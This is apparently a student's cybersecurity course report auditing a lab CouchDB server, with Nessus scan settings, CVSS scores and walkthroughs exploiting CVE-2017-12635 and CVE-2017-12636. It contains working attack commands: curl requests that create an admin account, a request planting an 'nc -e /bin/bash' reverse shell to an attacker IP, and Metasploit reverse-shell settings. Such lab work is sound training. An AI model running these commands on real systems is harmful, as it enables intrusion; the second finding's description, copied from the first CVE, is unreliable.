UDACITY
Part of Accenture

Audit ExampleCorp

Babar Ali Siddiqui

15 Feb '2025

How to Use this Template

- We have provided these slides as a guide to ensure you submit all the required components to complete your project successfully.
- When presenting your project, remember that these slides are merely a guide. We strongly encourage you to embrace your creative freedom and make changes that reflect your unique vision as long as the required information is present.
- You can add slides to the template when your answers or screenshots do not fit on the previously provided pages.
- Delete this and the next slide before submitting your project.
- **Remember to add your name and the date to the cover page.**

Project Scenario

ExampleCorp is a public relations and media firm that uses artificial intelligence-based marketing techniques to engage customers with interactive media.

Recently, a phishing assessment was done, and the results revealed a need for a complete vulnerability audit for the company.

Further, the company is moving its infrastructure to a different cloud provider, and management is concerned about any HIGH or CRITICAL vulnerabilities requiring immediate attention.

Section One: Vulnerability Management

Use Nessus to scan

Run a Nessus scan on the target using the policy below, and provide a screenshot from the vulnerabilities tab and another one from the Apache vulnerabilities.

Configurations Setup


- Do not ping the host(s)
- Scanning Fragile Devices is not allowed
- Always scan all ports
- Do not use Local Enumerators
- Scan over TCP, SYN and UDP
- Disable SSL/TLS

Scanning Scans To Be Done

- Scan for Backdoors
- Scan for CGI & Related Abuses
- Scan for Database Related Issues
- Scan for Debian Specific Issues
- Scan for Denial of Service Scan for
- Scan for Default Accounts
- Scan for Firewall Related Issues
- Scan for Remote Shell Possibilities
- Scan for Service detection
- Scan for Settings
- Scan for Ubuntu Specific Issues
- Scan for Webserver Related Issues


Nessus Screenshot

Provide a screenshot of the Vulnerabilities tab after the scan is finished.



Nessus Screenshot

Provide a screenshot of the Apache CouchDB vulnerabilities



CVSS Score calculation

During the assessment, your colleague found 2 CVE-s in the platform: CVE-2017-12635 and CVE-2017-12636. Do a vulnerability score analysis and provide the CVE Version 3.0 scores for each vulnerability on the next slide. The following information might be useful:

- Any loss of confidentiality or integrity would have a serious adverse effect.
- Loss of availability would have a limited adverse effect.

CVS Version 3.0 scores

CVE-2017-12635 scores	
CVSS Base Score	9.8
Impact Subscore	5.9
Exploitability Subscore	3.9
CVSS Temporal Score	8.8
CVSS Environmental Score	8.4
Modified Impact Subscore	5.5
Overall CVSS Score	8.4

CVE-2017-12636 scores	
CVSS Base Score	7.2
Impact Subscore	5.9
Exploitability Subscore	1.2
CVSS Temporal Score	6.9
CVSS Environmental Score	6.4
Modified Impact Subscore	5.5
Overall CVSS Score	6.4

Section Two: System Auditing

System Auditing

It is time to get access to the target system. First, you need to scan the target with Nmap to see all the open ports, then you should use the 2 CVE-s your colleague found to get administrative access to the machine.


Your Task:

You need to perform the following tasks on the target VM:

- Use Nmap to identify open ports and provide screenshot evidence.
- Provide a Vulnerability Description, Exposure/Analysis and Recommendations for both CVE-s.
- Use the CVE-2017-12635 exploit to add accounts to the target machine, and provide a walkthrough about it.
- Use the CVE-2017-12636 exploit to gain access to the target as an administrator, and provide a walkthrough about it.
- You are feel free to use public exploits or the Metasploit Framework.

NMap scan results

Use Nmap to identify the open ports on the Target VM, and provide a screenshot of the results.



Finding 1: CVE-2017-12635

Fill out the section on this page about the vulnerability.

Vulnerability Description

CVE-2017-12635 is a vulnerability in Apache CouchDB that arises from differences between the Erlang-based JSON parser and the JavaScript-based JSON parser. In versions before 1.7.0 and 2.x before 2.1.1, it is possible to submit _users documents with duplicate roles keys, which can be exploited to bypass access control mechanisms. When two roles' keys are present, the second one is used for authorization, while the first is used for subsequent authorization of the newly created user. This allows non-admin users to assign themselves administrative privileges, including the special _admin role, potentially giving them full access to the database.

Exposure/Analysis

The vulnerability can be exploited by a non-admin user who submits a malicious _users document with duplicate roles keys. By doing so, they could grant themselves admin privileges, bypassing the intended access control restrictions. When combined with CVE-2017-12636 (Remote Code Execution), this could result in a full system compromise, allowing attackers to execute arbitrary shell commands on the server as the database system user.

Recommendations

To mitigate this vulnerability, users should upgrade to Apache CouchDB 1.7.0 or 2.1.1 or later, where this issue has been addressed. Additionally, organizations should regularly audit user roles and document submissions, implement access control policies, and restrict access to the _users database to authorized users only.

CVE-2017-12635 walkthrough

1.Understand the Vulnerability:
1. CVE-2017-12635 is a vulnerability in Apache CouchDB that allows an attacker to bypass authentication and gain unauthorized access to the database.

2.Set Up Your Environment:
1. Ensure you have the necessary tools installed, such as Metasploit, Nmap, and any other tools you may need for exploitation.

3.Scan the Target:
1. Use Nmap to scan the target machine to identify open ports and services running.
   nmap -sV <10.10.10.10>

4. Identify the CouchDB Service:
1. Look for the CouchDB service in the Nmap scan results. It typically runs on port 5984.

5. Exploit the Vulnerability:
1. Use Metasploit or a custom script to exploit the vulnerability. If using Metasploit, you can use the following commands:

#Msfconsole
#use exploit/multi/http/couchdb_auth_bypass
#set RHOST <10.10.10.10>
#set RPORT 5984 exploit

6. **Access the CouchDB Database**:
1. If the exploit is successful, you should be able to access the CouchDB database without authentication.

7. **Add a New User Account**:
•Use the following HTTP request to add a new user account. You can use tools like CURL or Postman to send the request:
curl -X PUT http://<10.10.10.10>:5984/_users/org.couchdb.user:<new_username> -d '{ "name": "<new_username>", "type": "user", "roles": [], "password": "<new_password>" }' -H "Content-Type: application/json"

8. Verify the Account Creation:
•To verify that the account has been created, you can retrieve the user document:
curl http://<10.10.10.10>:5984/_users/org.couchdb.user:<new_username>

9.Test the New Account:
1. Try logging in with the new account credentials to ensure it was created successfully.

10.Document Your Findings:
1. Take screenshots of each step, especially the successful exploitation and account creation, for project report.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 5984 --script http-title 10.10.10.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 11:45 EDT
Nmap scan report for example.com (10.10.10.10)
Host is up (0.0011s latency).

PORT     STATE SERVICE
5984/tcp open  couchdb
MAC Address: 08:00:27:7F:3D:52 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X GET http://10.10.10.10:5984
{"couchdb":"Welcome","uuid":"6249cbb6396475684304813516 66a98b","version":"1.6.0","vendor":{"version":"1.6.0","name":"The Apache Software Foundation"}}
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT "http://10.10.10.10:5984/_config/admins/hacker" -d '"password123"'

""

┌──(kali㉿kali)-[~]
└─$ curl -X GET "http://10.10.10.10:5984/_session" --user hacker:password123
{"ok":true,"userCtx":{"name":"hacker","roles":["_admin"]},"info":{"authentication_db":"_users"
,"authentication_handlers":["oauth","cookie","default"],"authenticated":"default"}}

┌──(kali㉿kali)-[~]
└─$
```

Finding 2: CVE-2017-12636

Fill out the section on this page about the vulnerability.

Vulnerability Description
CVE-2017-12635 is a vulnerability in Apache CouchDB that arises from differences between the Erlang-based JSON parser and the JavaScript-based JSON parser. In versions before 1.7.0 and 2.x before 2.1.1, it is possible to submit _users documents with duplicate roles keys, which can be exploited to bypass access control mechanisms. When two roles keys are present, the second one is used for authorization, while the first is used for subsequent authorization of the newly created user. This allows non-admin users to assign themselves administrative privileges, including the special _admin role, potentially giving them full access to the database
Exposure/Analysis
The vulnerability can be exploited by a non-admin user who submits a malicious _users document with duplicate roles keys. By doing so, they could grant themselves admin privileges, bypassing the intended access control restrictions. When combined with CVE-2017-12636 (Remote Code Execution), this could result in a full system compromise, allowing attackers to execute arbitrary shell commands on the server as the database system user.
Recommendations
To mitigate this vulnerability, users should upgrade to Apache CouchDB 1.7.0 or 2.1.1 or later, where this issue has been addressed. Additionally, organizations should regularly audit user roles and document submissions, implement access control policies, and restrict access to the _users database to authorized users only.

CVE-2017-12636 walkthrough

1.Understand the Vulnerability:
- CVE-2017-12636 is a vulnerability in Apache CouchDB that allows an attacker to gain unauthorized access to the database. The flaw lies in the way CouchDB handles certain requests, which can be exploited to bypass authentication.

1.Set Up Your Environment:
- Ensure you have the target machine running Apache CouchDB and that you have access to the necessary tools (e.g., Metasploit Framework).

1.Identify the Target:
- Use Nmap to scan the target machine and confirm that CouchDB is running on port 5984:

nmap -p 5984 <10.10.10.10>

4. **Check CouchDB Version**:
- Access the CouchDB instance to verify the version and confirm it is vulnerable:
- curl http://<10.10.10.10>:5984/

5. **Use Metasploit Framework**:
• Open Metasploit:

msfconsole

6. **Search for the Exploit**:
•Search for the CouchDB exploit in Metasploit:

search couchdb

7. **Select the Exploit**:
•Choose the appropriate exploit module for CVE-2017-12636:

use exploit/multi/http/couchdb_admin

8. **Set the Target and Payload**:
•Configure the exploit with the target IP and set the payload to gain a reverse shell:

#set RHOST <10.10.10.10>
#set RPORT 5984
#set PAYLOAD linux/x86/meterpreter/reverse_tcp
#set LHOST <10.10.10.4>

9. **Run the Exploit**:
•Execute the exploit

#exploit

10. **Gain Access**:
•If successful, you should have a Meterpreter session opened. You can now interact with the target system:

sessions -i 1

11. **Escalate Privileges**:
•From the Meterpreter session, you can attempt to escalate privileges to gain administrator access. Use the following command:

getsystem

12. **Verify Access**:
•Once you have escalated privileges, verify that you have administrator access by checking system information

sysinfo

```
┌──(kali㉿kali)-[~]
└─$ curl -X GET http://10.10.10.10:5984/_session --user hacker:password123

{"ok":true,"userCtx":{"name":"hacker","roles":["_admin"]},"info":{"authentication_db":"_users"
"authentication_handlers":["oauth","cookie","default"],"authenticated":"default"}}
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT http://10.10.10.10:5984/_config/query_servers/cmd \
    -d '"bash -c \"nc -e /bin/bash <10.10.10.4> 4444\""'

{"error":"unauthorized","reason":"You are not a server admin."}

┌──(kali㉿kali)-[~]
└─$ sudo curl -X PUT http://10.10.10.10:5984/_config/query_servers/cmd \
    -d '"bash -c \"nc -e /bin/bash <10.10.10.4> 4444\""'

[sudo] password for kali:
{"error":"unauthorized","reason":"You are not a server admin."}
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X GET http://10.10.10.10:5984/_all_dbs

["_replicator","_users","examplecorp","exploit","sagarbansal"]
```

```
msf6 exploit(linux/http/apache_couchdb_cmd_exec) > exploit
[*] Started reverse TCP handler on 10.10.10.4:4445
[*] Generating curl command stager
[*] Using URL: http://10.10.10.4:8080/HXVztw0XTskPQ5
[*] 10.10.10.10:5984 - The 1 time to exploit
[*] Server stopped.
[!] This exploit may require manual cleanup of '/tmp/ydzopmol' on the target
[!] This exploit may require manual cleanup of '/tmp/onvifvynzlln' on the target
[*] Exploit completed, but no session was created.
```

Section Three:
OSINT and Phishing

